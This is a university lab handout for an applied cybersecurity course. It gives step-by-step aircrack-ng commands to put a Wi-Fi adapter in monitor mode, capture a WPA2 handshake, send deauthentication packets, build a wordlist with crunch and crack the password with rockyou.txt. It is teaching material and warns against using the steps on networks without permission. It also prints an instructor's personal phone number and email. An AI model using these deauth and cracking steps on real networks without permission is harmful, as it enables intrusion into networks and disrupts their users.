Made by Moeez Javed

Applied Cyber Security Industry Led-Course

Instructor: **Faisal Shahzad**
Lab Instructor: **Moeez Javed**

*Lab10:**Wireless Attack***

Availability:

- Monday to Friday: 9 AM – 5 PM (at CUST)
- After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

- Phone: +92 333 8744696
- Email: moeezjavedyousafrana@gmail.com

Made by Moeez Javed

WiFi Hacking Lab

For Educational Use Only

Do not attempt on unauthorized networks.

Objective

Students will learn how to:

- Identify wireless network interfaces
- Enable monitor mode
- Capture WPA2 handshakes
- Perform a dictionary-based attack using aircrack-ng

Lab Requirements


- Kali Linux
- A compatible wireless adapter
- Internet for dictionary setup
- Permission to use the test WiFi network

Steps and Commands (With Explanation)

Step 1: Check Network Interfaces

Command:

ifconfig



Description: Lists all network interfaces (e.g., eth0, lo, wlan0 or similar).


Made by Moeez Javed


Step 2: Confirm Wireless Interface

- ***Command:***

Check for wlan0 or similar in ifconfig output.

Ifconfig and iwconfig






- Description: Ensure your wireless adapter is recognized.

Made by Moeez Javed

Step 3: Check Wireless Capabilities


 Command:
iwconfig



 Description: Displays wireless interfaces and their modes (Managed or Monitor).

Step 4: Enable Monitor Mode

 Command:
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
sudo ifconfig wlan0 up




 Description: Puts the wireless adapter in monitor mode.

Made by Moeez Javed

Step 5: Scan Nearby WiFi Networks

 Command:
sudo airodump-ng wlan0



 Description: Displays nearby WiFi networks and channels.

Step 6: Focus on One Network

 Command:
sudo airodump-ng --bssid <TARGET_BSSID> --channel

<CHANNEL> wlan0

□ Description: Filters results to a specific network, preparing to capture the handshake.

Step 7: Capture Handshake to File


□ *Command:*
sudo airodump-ng --bssid <TARGET_BSSID> --channel <CHANNEL> --write wifihacking wlan0

□ Description: Writes captured packets to a .cap file.

Made by Moeez Javed

Step 8: Force Device Reconnect (Deauth)


 Command:
sudo aireplay-ng --deauth 4 -a <TARGET_BSSID> wlan0



 Description: Sends deauth packets to force clients to reconnect.

Step 9: Create a Custom Wordlist


 Command:
sudo crunch 9 9 mj1234567 -t mj@@@@@67 -o myword.txt




 Description: Generates a patterned wordlist.

Step 10: Crack the Handshake (Custom Dictionary)

 Command:
sudo aircrack-ng wifihacking-01.cap -w myword.txt wlan0





 Description: Tries passwords from your custom dictionary.

Step 11: Crack the Handshake (Default Dictionary)

 Command:
sudo aircrack-ng wifihacking-01.cap -w /usr/share/wordlists/rockyou.txt wlan0

Made by Moeez Javed

 Description: Uses the rockyou.txt dictionary.

Deliverables

Each student must submit:

1. Screenshot of monitor mode enabled.
2. Screenshot of captured handshake.
3. A .txt file of their custom wordlist (if created).
4. Result of the aircrack-ng attempt (success or failure).